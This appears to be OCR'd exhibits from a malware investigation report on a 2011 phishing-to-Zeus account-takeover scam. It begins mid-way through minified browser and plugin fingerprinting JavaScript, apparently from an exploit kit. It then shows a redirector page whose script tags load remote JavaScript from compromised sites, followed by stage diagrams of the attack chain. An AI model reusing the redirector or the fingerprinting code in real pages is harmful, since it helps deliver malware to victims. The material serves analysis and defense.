d.compareNums(h,f)}c=h.split(e.splitNumRegx);b=f.split(e.splitNumRegx);for(a=0;a<Math.min(c.length,b.length);a++){if(g(c[a],10)>g(b[a],10))
{return 1}if(g(c[a],10)<g(b[a],10)){return -1}}return 0},formatNum:function(b,c){var d=this,a,e;if(!d.isStrNum(b)){return null}if(!d.isNum
(c)){c=4}c--;e=b.replace(/\s/g,"").split(d.splitNumRegx).concat(["0","0","0","0"]);for(a=0;a<4;a++){if(/^(0+)(.+)$/.test(e[a])){e[a]=RegExp.
$2}if(a>c||!(/\d/).test(e[a])){e[a]="0"}}return e.slice(0,4).join(",")},$$hasMimeType:function(a){return function(d){if(!a.isIE&&d){var
c,b,e,f=a.isString(d)?[d]:d;if(!f||!f.length){return null}for(e=0;e<f.length;e++){if(/[^\s]/.test(f[e])&&(c=navigator.mimeTypes[f[e]])&&
(b=c.enabledPlugin)&&(b.name||b.description)){return c}}return null}},findNavPlugin:function(l,e,c){var j=this,h=new RegExp(l,"i"),d=(!
j.isDefined(e)||e)?/\d/:0,k=c?new RegExp(c,"i"):0,a=navigator.plugins,g="",f,b,m;for(f=0;f<a.length;f++){m=a[f].description||g;b=a[f].name||
g;if((h.test(m)&&(!d||d.test(RegExp.leftContext+RegExp.rightContext)))||(h.test(b)&&(!d||d.test(RegExp.leftContext+RegExp.rightContext))))
{if(!k||!(k.test(m)||k.test(b))){return a[f]}}}return null},getMimeEnabledPlugin:function(a,f){var e=this,b,c=new RegExp(f,"i"),d="";if
((b=e.hasMimeType(a))&&(b=b.enabledPlugin)&&(c.test(b.description||d)||c.test(b.name||d))){return b}return 0},getPluginFileVersion:function
(f,b){var h=this,e,d,g,a,c=-1;if(h.OS>2||!f||!f.version||!(e=h.getNum(f.version))){return b}if(!b){return e}e=h.formatNum(e);b=h.formatNum
(b);d=b.split(h.splitNumRegx);g=e.split(h.splitNumRegx);for(a=0;a<d.length;a++){if(c>-1&&a>c&&d[a]!="0"){return b}if(g[a]!=d[a]){if(c==-1)
{c=a}if(d[a]!="0"){return b}}}return e},AXO:window.ActiveXObject,getAXO:function(b){var f=null,d,c=this,a;try{f=new c.AXO(b)}catch(d){}
return f},convertFuncs:function(g){var a,h,f,b=/^[\$][\$]/,d={},c=this;for(a in g){if(b.test(a)){d[a]=1}}for(a in d){try{h=a.slice(2);if
(h.length>0&&!g[h]){g[h]=g[a](g);delete g[a]}}catch(f){}}},initScript:function(){var
c=this,a=navigator,e="/",i=a.userAgent||"",g=a.vendor||"",b=a.platform||"",h=a.product||"";c.OS=100;if(b){var f,d=["Win",1,"Mac",2,"Linux",
3,"FreeBSD",4,"iPhone",21.1,"iPod",21.2,"iPad",21.3,"Win.*CE",22.1,"Win.*Mobile",22.2,"Pocket\\s*PC",22.3,"",100];for
(f=d.length-2;f>=0;f=f-2){if(d[f]&&new RegExp(d[f],"i").test(b)){c.OS=d[f+1];break}}}c.convertFuncs(c);c.isIE=new Function("return "+e
+"*@cc_on!@*"+e+"false")();c.verIE=c.isIE&&(/MSIE\s*(\d+\.?\d*)/i).test(i)?parseFloat(RegExp.$1,10):null;c.ActiveXEnabled=false;if(c.isIE)
{var f,j=
["Msxml2.XMLHTTP","Msxml2.DOMDocument","Microsoft.XMLDOM","ShockwaveFlash.ShockwaveFlash","TDCCtl.TDCCtl","Shell.UIHelper","Scripting.Dictio
nary","wmplayer.ocx"];for(f=0;f<j.length;f++){if(c.getAXO(j[f])){c.ActiveXEnabled=true;break}}c.head=c.isDefined
(document.getElementsByTagName)?document.getElementsByTagName("head")[0]:null}c.isGecko=(/Gecko/i).test(h)&&(/Gecko\s*\/\s*\d/i).test
(i);c.verGecko=c.isGecko?c.formatNum((/rv\s*\:\s*([\.\,\d]+)/i).test(i)?RegExp.$1:"0.9"):null;c.isSafari=(/Safari\s*\/\s*\d/i).test(i)&&(/
Apple/i).test(g);c.isChrome=(/Chrome\s*\/\s*(\d[\d\.]*)/i).test(i);c.verChrome=c.isChrome?c.formatNum(RegExp.$1):null;c.isOpera=(/Opera\s*
[\/]?\s*(\d+\.?\d*)/i).test(i);c.verOpera=c.isOpera&&((/Version\s*\/\s*(\d+\.?\d*)/i).test(i)||1)?parseFloat(RegExp.
$1,10):null;c.addWinEvent("load",c.handler(c.runWLfuncs,c))},init:function(c){var b=this,a,c;if(!b.isString(c)){return -3}if(c.length==1)
{b.getVersionDelimiter=c;return -3}c=c.toLowerCase().replace(/\s/g,"");a=b[c];if(!a||!a.getVersion){return -3}b.plugin=a;if(!b.isDefined
(a.installed)){a.installed=a.version=a.version0=a.getVersionDone=null;a.$=b;a.pluginName=c}b.garbage=false;if(b.isIE&&!b.ActiveXEnabled){if
(a!==b.java){return -2}}return 1},fPush:function(b,a){var c=this;if(c.isArray(a)&&(c.isFunc(b)||(c.isArray(b)&&b.length>0&&c.isFunc(b[0])))
{a.push(b)}},callArray:function(b){var c=this,a;if(c.isArray(b)){for(a=0;a<b.length;a++){if(b[a]===null){return}c.call(b[a]);b[a]
```

EXHIBIT M.

Spamed URL: http://boatlicences.com.au/1xying/index.html

Would contain code to redirect users to one of many remotely hosted javascript redirectors.

With content like this:

```
<html>
<head>

<h1>WAIT PLEASE</h1>
 <h3>Loading...</h3>
<script language="JavaScript" type="text/JavaScript" src="http://www.steffenmorrison.com/js.js"></script>
<script language="JavaScript" type="text/JavaScript" src="http://www.esellitny.com/js.js"></script>
<script language="JavaScript" type="text/JavaScript" src="http://jonbling.com/js.js"></script>


</html>
```

EXHIBIT N.



Attacker
(1)
phishing
email
Open Relay Server
(2)
phishing
email
Victim Clicks
Embedded Link
Masquerading as a .pdf File
(3)
Embedded
Link
Redirector Page
on Compromised Server
(one of thousands)
* front attack layer
* registered through Yahoo!
* hosted at Yahoo!
(4)
iFrame
HTML
Tag
Exhibit N
Early Stage Diagram
of Account Takeover Scam
(before August/September 2011)
(8)
Some
Level
of Control
(7)
Bot on
Infected Computer
Logs into
C&C Server
(6)
Zeus Botnet
downloaded to
Victim's computer
Command and Control Server
Malware Page
on Compromised Server
(one to three servers)
* serving the actual malware
* on a domain fraudulently
registered through Yahoo!
(5)
Link to
Malware Server
Landing Page
on Compromised Server
(one of hundreds)
* usually in Eastern Europe

EXHIBIT O.





Exhibit O
2nd Stage Diagram
of Account Takeover Scam
(from August/September 2011)

EXHIBIT P.


Attacker
(1) phishing email
Open Relay Server
(2) phishing email
Victim Clicks Embedded Link Masquerading as a .pdf File
(3) Embedded Link to index HTML file
Redirector Page on Compromised Server (one of thousands) * front attack layer
(4) Link to embedded JavaScript files on one of 3 to 6 servers
Exhibit P
3rd Stage Diagram of Account Takeover Scam (from _____ 2011)
(6) Zeus Botnet Variant or Blackhole Rootkit downloaded to Victim's computer via a PHP file
(7) Bot on Infected Computer Logs into C&C Server
(8) Some Level of Control
(5) Link to PHP file on Malware Server
Command and Control Server
Malware Page on Compromised Server (one to three servers) * serving the actual malware * on a domain fraudulently registered through many different registrars, not just Yahoo! * hosted exclusively on VPS platforms expressly purchased for serving malware
Compromised Server (one of 3 to 6) * attackers have back door access * Machines in 3 & 4 sometimes overlap. * With backdoor, could use same host for both steps.